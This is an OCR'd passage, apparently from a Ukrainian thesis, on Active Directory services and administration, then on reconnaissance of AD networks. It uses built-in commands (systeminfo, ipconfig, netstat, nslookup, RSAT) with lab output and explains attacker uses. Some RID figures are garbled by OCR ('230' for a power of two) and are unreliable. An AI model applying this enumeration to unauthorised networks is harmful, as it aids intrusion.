

Рисунок 1.19 - Active Directory Lightweight Directory Services

AD LDS надає спеціальні служби каталогів для застосунків. Він надає сховище даних і сервіси для доступу до нього. Для отримання доступу до даних застосунків використовуються стандартні інтерфейси прикладного програмування (API). До них належать інтерфейси Active Directory, Active Directory Service Interfaces, Lightweight Data Access Protocol та System.DirectoryServices.

AD LDS працює незалежно від доменів або лісів Active Directory. Вона є автономним сховищем даних.

AD LDS не включає служби каталогів для операційної системи Windows, тому зосереджується на вимогах конкретних програм. Якщо AD LDS працює в середовищі Active Directory, вона може використовувати його для автентифікації. Оскільки AD LDS не підтримує прикладний програмний інтерфейс обміну повідомленнями, Microsoft Exchange не може використовувати AD LDS.

Хоча AD LDS і Active Directory можуть виконувати свої функції одночасно в одній мережі, AD LDS відповідає вимогам конкретних застосунків. Екземпляр AD LDS можна створити для конкретної програми, не звертаючи уваги на залежності, які вимагає Active Directory.

AD RMS - серверна роль, яка надає інструменти керування та розробки, які працюють із галузевими технологіями безпеки, включаючи шифрування, сертифікати

та автентифікацію, щоби допомогти організаціям створювати надійні рішення для захисту інформації.

AD RMS використовується для посилення стратегії безпеки підприємства шляхом захисту документів за допомогою управління інформаційними правами (IRM).

За допомогою політик IRM AD RMS дозволяє окремим користувачам і адміністраторам визначати права доступу до документів, що допомагає запобігти друку, пересиланню або копіюванню конфіденційної інформації неавторизованими особами. Після обмеження доступу до файлу за допомогою IRM, обмеження доступу та використання застосовуються незалежно від того, де знаходиться інформація, оскільки дозвіл на доступ до файлу зберігається у самому файлі документа.

AD RMS та IRM допомагають окремим працівникам забезпечити дотримання їхніх особистих уподобань щодо передачі особистої або приватної інформації. Вони також надають змогу організаціям впроваджувати корпоративну політику, що регулює контроль і поширення конфіденційної або власницької інформації.

IRM, які забезпечує AD RMS, використовуються для забезпечення:

- постійних політик використання, які залишаються з інформацією, незалежно від того, куди вона переміщується, надсилається або пересилається;
- додаткового рівня конфіденційності для захисту конфіденційної інформації, такої як фінансові звіти, специфікації продуктів, дані клієнтів та конфіденційні повідомлення електронної пошти, від несанкціонованого доступу;
- заборони авторизованому одержувачу вмісту з обмеженим доступом пересилати, копіювати, змінювати, друкувати, надсилати факсом або вставляти цей вміст для несанкціонованого використання;
- запобігання копіюванню вмісту з обмеженим доступом за допомогою функції Print Screen у Microsoft Windows;
- підтримання закінчення терміну дії файлів, щоби вміст документів не можна було переглядати після закінчення певного періоду часу;
- забезпечення дотримання корпоративних політик, які регулюють використання та розповсюдження вмісту в компанії.

Рішення на основі IRM, які підтримує AD RMS, не спроможні запобігти усім типам загроз безпеці конфіденційних документів, або запобігти розголошенню інформації, яка зчитується з екрана, за будь-яких обставин:

- вміст не може бути видалений, викрадений або перехоплений і переданий шкідливими програмами, такими як "троянські коні", реєстратори натискання клавіш (keyloggers), і певними типами шпигунських застосунків;
- вміст не буде втрачено або пошкоджено через дії комп'ютерних вірусів;
- вміст з обмеженим доступом не може бути скопійований вручну або передрукований з дисплея на екрані одержувача;
- одержувач не може робити цифрову фотографію вмісту з обмеженим доступом, що відображається на екрані;
- вміст з обмеженим доступом не може бути скопійований за допомогою сторонніх програм для захоплення екрану.

1.4 Управління та адміністрування Active Directory

Windows Server 2012 впровадив наступне покоління спрощеного адміністрування доменних служб Active Directory Domain Services Simplified Administration, що стало найрадикальнішим переосмисленням домену з часів Windows 2000 Server. Спрощене адміністрування AD DS врахувало недоліки використання минулих версій Active Directory, та надало архітекторам і адміністраторам більше підтримки, гнучкості та інтуїтивно зрозумілого адміністрування, яке означало створення нових версій існуючих технологій, а також розширення можливостей компонентів, порівняно з Windows Server 2008 R2.

Менеджер серверів (Server Manager) діє як центр для завдань керування серверами. Його зовнішній вигляд у вигляді інформаційної панелі періодично оновлює інформацію щодо встановлених ролей та груп віддалених серверів. Server Manager забезпечує централізоване керування локальними та віддаленими серверами без необхідності доступу до консолі. Вікно менеджера серверів наведене на рисунку 1.20.



Рисунок 1.20 – Менеджер серверів в Windows Server 2022

Запустивши диспетчер серверів на контролері домену або засоби віддаленого адміністрування серверів, користувач отримує можливість ідентифікації нещодавніх проблем на контролерах доменів у лісі, а саме:

- доступність сервера;
- сповіщення монітора продуктивності про високе використання процесора (CPU) та пам'яті;
- стан служб Windows, специфічних для AD DS;
- останні попередження і записи про помилки в журналі подій, пов'язаних зі службами каталогів.

Active Directory Administrative Center (вікно налаштування якого наведене на рисунку 1.21) забезпечує широкий набір функцій і можливостей для адміністрування Active Directory. Він надає можливість адміністраторам створювати, змінювати та видаляти об'єкти, такі як користувачі, комп'ютери, групи і контейнери, з використанням зручного інтерфейсу. Крім того, Active Directory Administrative Center поєднується з модулем Active Directory для Windows PowerShell, який дозволяє адміністраторам використовувати командний рядок для виконання різних завдань у сфері управління Active Directory, що дозволяє автоматизувати процеси, створювати

скрипти і забезпечувати більшу гнучкість та швидкість управління даними в Active Directory.



Рисунок 1.21 – Адміністративний центр Active Directory

Active Directory Recycle Bin відновлює видалені об'єкти Active Directory без відновлення з резервної копії, перезавантаження служби AD DS або контролерів домену. Windows Server розширює існуючі можливості відновлення на основі Windows PowerShell за допомогою графічного інтерфейсу в Центрі адміністрування Active Directory, який дозволяє адміністраторам активовувати кошик і знаходити або відновлювати видалені об'єкти в контекстах доменного лісу без запуску команд Windows PowerShell.

У Windows Server існує політика витончених паролів (Fine-Grained Password policy) з графічним інтерфейсом, яка дозволяє адміністраторам налаштовувати декілька політик блокування паролів і облікових записів для кожного домену, що надає доменам гнучке рішення для впровадження обмежувальних правил паролів.

RID Master надає пули відносних ідентифікаторів контролерам домену для створення ідентифікаторів безпеки (SID) довірених осіб безпеки, таких як користувачі, групи та комп'ютери. За замовчуванням даний глобальний простір RID обмежений 230 (або 1 073 741 823) загальними SID, створеними в домені. SID не можна повернути до пулу або перевипустити. З часом у великому домені може почати

не вистачати RID, або інциденти можуть призвести до нестачі RID і, врешті-решт, до його повного вичерпання.

Windows Server вирішує ряд проблем з випуском RID і управлінням ними, виявлених клієнтами і службою підтримки клієнтів Microsoft в процесі розвитку AD DS з моменту створення перших доменів Active Directory в 1999 році. До них відносяться:

- попередження про використання RID записуються до журналу подій;
- журнал подій, коли адміністратор робить пул RID недійсним;
- максимальне обмеження на розмір блоку RID для політики RID;
- обмеження для RID застосовуються і реєструються в журналі, коли глобальний простір RID низький, що дозволяє адміністратору вжити заходів до того, як глобальний простір буде вичерпано;
- глобальний простір RID можна збільшити на один біт, подвоївши розмір до 231 (2,147,483,648 SID).

Висновки за розділом 1

У цьому розділі ми розглянули багаторічну історію розвитку Active Directory, починаючи з його появи в Windows Server 2000. Нині Active Directory став незамінною складовою будь-якої сучасної мережі, забезпечуючи централізоване управління користувачами, ресурсами та політиками безпеки. Ми детально розглянули його архітектуру, включаючи компоненти та сервіси, що її становлять, а також засоби адміністрування, які допомагають ефективно керувати розгорнутою інфраструктурою.

РОЗДІЛ 2
ВИЯВЛЕННЯ ВЕКТОРІВ АТАК НА ACTIVE DIRECTORY

2.1 Опис методів отримання інформації про внутрішню мережу

У світі кібербезпеки розуміння внутрішньої мережі та збір інформації про неї має вирішальне значення для забезпечення безпеки організаційних ресурсів. При аналізі мережевої інфраструктури, зокрема в контексті Active Directory, важливо мати доступ до різноманітної інформації про домени, користувачів, групи, комп'ютери, та інші об'єкти системи.

Одним із найпоширеніших методів отримання інформації про внутрішню мережу є використання командного рядка (cmd). Командний рядок надає можливість виконувати різноманітні команди, які дозволяють отримувати важливу інформацію про мережеві ресурси. Головною перевагою використання cmd є його простота та доступність. Він входить до складу стандартного набору утиліт Windows і може бути викликаний з будь-якого місця в операційній системі. Завдяки цьому, користувач може швидко та зручно виконувати різні дії, не витрачаючи час на пошук та запуск програм з графічного інтерфейсу.

Командний рядок надає широкий спектр команд, які дозволяють отримати інформацію про систему. Наприклад, команда "systeminfo" надає детальну інформацію про конфігурацію та параметри комп'ютера, включаючи версію операційної системи, апаратну архітектуру, встановлені оновлення та інші системні деталі. Приклад виконання команди за допомогою командного рядка наведений на рисунку 2.1.



Рисунок 2.1 – Виконання команди systeminfo на одному з хостів внутрішньої мережі Active Directory

Виконання даної команди може дозволити користувачеві дізнатися інформацію про встановлену версію BIOS, головні директорії Windows (аналог /root для Linux), з’ясувати, чи є система віртуальною машиною, обсяги доступних фізичної та віртуальної пам’яті, та безпекові оновлення, посилаючись на які можна зробити висновок про рівень захищеності системи від найбільш популярних типів експлойтів, наприклад, EternalBlue.

Команда ipconfig є однією з найбільш корисних команд у внутрішній мережі, яка надає важливу інформацію про мережеве підключення та конфігурацію. Її використання дозволяє отримати детальну інформацію про мережеві налаштування. Вона є потужним інструментом для виявлення загроз у внутрішній мережі, адже надає корисні дані, які можуть бути використані для ідентифікації потенційних проблем та вразливостей, а також для виявлення небажаних активностей у мережі.

Команда ipconfig з прапорцем /all надає ще більше деталей щодо мережевих налаштувань і конфігурації. Вона виводить повну інформацію про всі мережеві адаптери, включаючи фізичні адреси (MAC-адреси), стан підключення, типи протоколів, а також інші параметри.

Використання команди ipconfig /all (приклад виконання наведений на рисунку 2.2) надає змогу отримати наступну інформацію:

- IP-адресу, підмережу та маску підмережі для кожного мережевого адаптера - дозволяє з'ясувати, які IP-адреси використовуються в мережі і чи є незвичні або недійсні налаштування;
- список DNS-серверів, які використовуються для перетворення імен в мережі. Дана інформація допомагає перевірити правильність налаштування DNS і виявити неправильні або потенційно шкідливі DNS-сервери;
- фізичну адресу (MAC-адресу) для кожного мережевого адаптера, що може бути використаним для ідентифікації пристроїв у мережі;
- окрім основних мережевих налаштувань, команда ipconfig /all також виводить додаткову інформацію, таку як індекс мережевого адаптера, та DHCP-статус.

```
C:\Windows\system32> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : JARVIS-DC
   Primary Dns Suffix  . . . . . . . : AVENGERS.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : AVENGERS.local

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
   Physical Address. . . . . . . . . : 08-00-27-EB-7C-9E
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::f5d9:f43a:9d94:428%17(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.3.100(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.3.1
   DHCPv6 IAID . . . . . . . . . . . : 336068647
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-76-2D-2B-00-0C-29-6D-66-75
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Рисунок 2.2 – Результат виконання команди ipconfig з працорцем /all

Команда "netstat" є корисним інструментом, який використовується для отримання інформації про мережеві з’єднання, активні порти, маршрути і стан мережевих інтерфейсів на комп'ютері. При виклику команди без будь-яких параметрів вона виводить список всіх активних з'єднань, включаючи IP-адреси та порти зовнішніх і внутрішніх пристроїв, а також стан цих з'єднань.

Зловмисники можуть використовувати команду "netstat" для отримання інформації про мережеві з'єднання на комп'ютерах, які їм не належать (приклад

виконання наведений на рисунку 2.3). За допомогою неї зловмисники спроможні виявити вразливі порти, які можуть бути використані при плануванні векторів атак.

Наприклад, зловмисні хакери можуть перевіряти, які порти є відкритими на мережевому пристрої потенційної жертви, а потім використовувати виявлені вразливості для запуску атак типу DoS (Denial of Service) або DDoS (Distributed Denial of Service), спрямованих на перевантаження системи - відмови у доступності. Іншими варіантами можуть бути ідентифікація відкритих портів, які стосуються баз даних – може бути використано для дампу всієї інформації про паролі та хеші користувачів, і таким способом отримати доступ до мережі. Або ж це інформація про внутрішньо розгорнутий веб-сайт (до якого неможливо отримати доступ ззовні), і використати техніку перекидання портів для знаходження веб-вразливостей на сайті, і, за умови невиконання принципу найменших повноважень, отримати одразу ж привілейований доступ до мережі, що потенційно дозволить керувати контролером домену.

```
C:\Windows\system32> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       904
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       904
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       500
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       1896
```

Рисунок 2.3 – Виконання команди netstat, за підсумком отримання інформації з якої можна дійти висновку про активні сервіси SMB, WINRM, та використання протоколу LDAP для керування даними користувачів, груп, та зв’язків між ними

Одним із найважливіших інструментів мережевого адміністрування є команда ping, що використовується для перевірки доступності та вимірювання часу відповіді мережевого пристрою (світча, роутера), зазвичай за його IP-адресою. Вона використовує echo-запит і echo-відповіді в рамках протоколу Internet Control Message Protocol (ICMP), який є невід'ємною частиною будь-якої IP-мережі. При виконанні команди ping на вказану адресоу надсилається пакет echo-запиту. Коли віддалений хост отримує echo-запит, він відповідає пакетом echo-відповіді. За замовчуванням

команда ping надсилає декілька таких запитів, зазвичай чотири або п'ять. Результат кожного запиту відображається, показуючи, чи було отримано успішну відповідь, скільки байтів було отримано, “час життя” (TTL), час очікування відповіді, а також статистичні дані про втрату пакетів, і час їх надсилання в обидва боки.

Потенційному зовнішньому зловмисному хакеру чи внутрішньому інсайдеру може бути достатньо знати, що система існує і під’єднана до мережі. Ретельний аналіз відповідей на пінгування може дати додаткову інформацію, наприклад, яку операційну систему використовує цільова система. Приклад її використання наведений на рисунку 2.4.

Рисунок 2.4 – Виконання команди ping, за якою зловмисник може дізнатися про стан активності хоста, а також тип його операційної системи (у даному випадку – Windows)

Багато інструментів віддають перевагу "прогулянці по діапазону", пінгуючи кожну IP-адресу в цільовій мережі, щоби отримати список доступних систем, які можуть відповісти на запит – або ж скласти таким чином мапу сегментації мережі. Як наслідок, багато міжмережевих екранів налаштовані на блокування запитів ping з ненадійних джерел, однак така техніка не є поширеною.

У контексті кіберзагроз її можуть використати зловмисники для визначення NetBIOS-імені будь-якого комп’ютера у внутрішній мережі Active Directory, знаючи лише діапазон потрібних адрес.

Команда nslookup є корисним інструментом для дослідження проблем поширення доменних імен. Вона дозволяє користувачам отримувати інформацію про доменні імена та IP-адреси з інфраструктури системи доменних імен (DNS). Назва команди nslookup є скороченою версією "пошук по серверу імен". nslookup надсилає запит до локального сервера системи доменних імен з проханням надати інформацію

з його записів DNS. У відповідь DNS-сервер повертає IP-адресу або відповідну доменну інформацію для певного веб-сайту або сервера. Однак він також може повернути домен, пов'язаний з певною IP-адресою.

Команду nslookup можна використовувати як в інтерактивному, так і в неінтерактивному режимі. Вона доступна в системах Linux, macOS, Windows, і надає кілька корисних опцій. Команда покладається на базовий протокол TCP/IP і засоби мережевої системи.

Головні функції команди:

- nslookup повертає IP-адресу для будь-якого домену (приклад наведений на рисунку 2.5). Вважається одним з найкращих інструментів для усунення проблем з DNS. Особливо зручний у ситуаціях, коли IP-адреса домену нещодавно змінилася, але запити до нього не “вирішуються”;
- використовується для дослідження підозрілих доменів. Яскравим прикладом є веб-адреса, створена для точної імітації існуючого домену, наприклад, examp1e.com замість example.com;
- може захистити від “отруєння кешу”, коли невірна інформація про домен надсилається на вторинні DNS-сервери.

```
C:\Users\Sirius.Black>nslookup JARVIS-DC
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.3.100

Name:    JARVIS-DC.AVENGERS.local
Address:  192.168.3.100
```

Рисунок 2.5 – Дізнаємося IP-адресу хоста, знаючи його NetBIOS-ім’я

2.2 Використання вбудованих інструментів RSAT

RSAT (Remote Server Administration Tools) є набором інструментів, який надає адміністраторам доступ до віддалених серверів і доменів для керування та адміністрування мережі Windows. Дані інструменти дозволяють адміністраторам

виконувати різноманітні завдання, такі як: керування користувачами, групами, політиками безпеки, та іншими об'єктами домену.

Раніше, щоби керувати Windows Server, IT-адміністраторам доводилося отримувати доступ до системи на конкретному сервері, яким вони хотіли керувати. Після того, як Microsoft розробила інструменти на основі графічного інтерфейсу, адміністратори отримали змогу одночасно керувати кількома серверами віддалено. RSAT постачається з різноманітними інструментами, які називаються “оснащеннями” (snap-ins), які спрощують адміністрування Windows Server.

Інструменти RSAT включають в себе:

- інструменти кластеризації відмовостійких кластерів: управління кластерами відмовостійкості та консоль управління оновленнями з урахуванням кластерів. Вони підвищують доступність застосунків і сервісів;
- інструменти для роботи з файловими сервісами: управління сховищем, резервне копіювання та відновлення, управління спільними папками, реплікація файлів, доступ до комп'ютерів UNIX і прискорений пошук файлів;
- утиліти для адміністрування шифрування дисків BitLocker: полегшують керування BitLocker Drive Encryption і відновлення будь-яких пов'язаних з ним паролів;
- інструменти сервера DHCP: інструменти командного рядка Netsh, консоль адміністрування DHCP і команди модуля сервера DHCP для Windows PowerShell. Разом вони допомагають серверам DHCP у створенні та керуванні діапазонами, а також у підтримці їхніх властивостей;
- інструменти керування груповою політикою: використовуються для керування групами, наприклад, для керування користувачами і комп'ютерами активного каталогу, редагування параметрів політики об'єктів керування групами (GPO) і прогнозування впливу об'єктів керування групами на всю мережу. До даної групи належать такі інструменти, як консоль керування груповою політикою, редактор об'єктів групової політики і редактор об'єктів запуску групової політики GPO;

- інструменти доменних служб Active Directory: Центр адміністрування Active Directory, домени та довірені особи Active Directory, редактор ADSI та модуль Active Directory для Windows PowerShell.

Останній кластер може бути використаний для знаходження інформації щодо внутрішньої мережі Active Directory, зокрема про:

- загальні доменні дані (приклад отримання наведений на рисунку 2.6);



Рисунок 2.6 - Значення SID & GUID (унікальні ідентифікатори безпеки), ім’я NetBIOS, політика облікового запису за замовчуванням для контролера домену

- дані про контролер домену (приклад отримання інформації наведений нижче на рисунку 2.7);

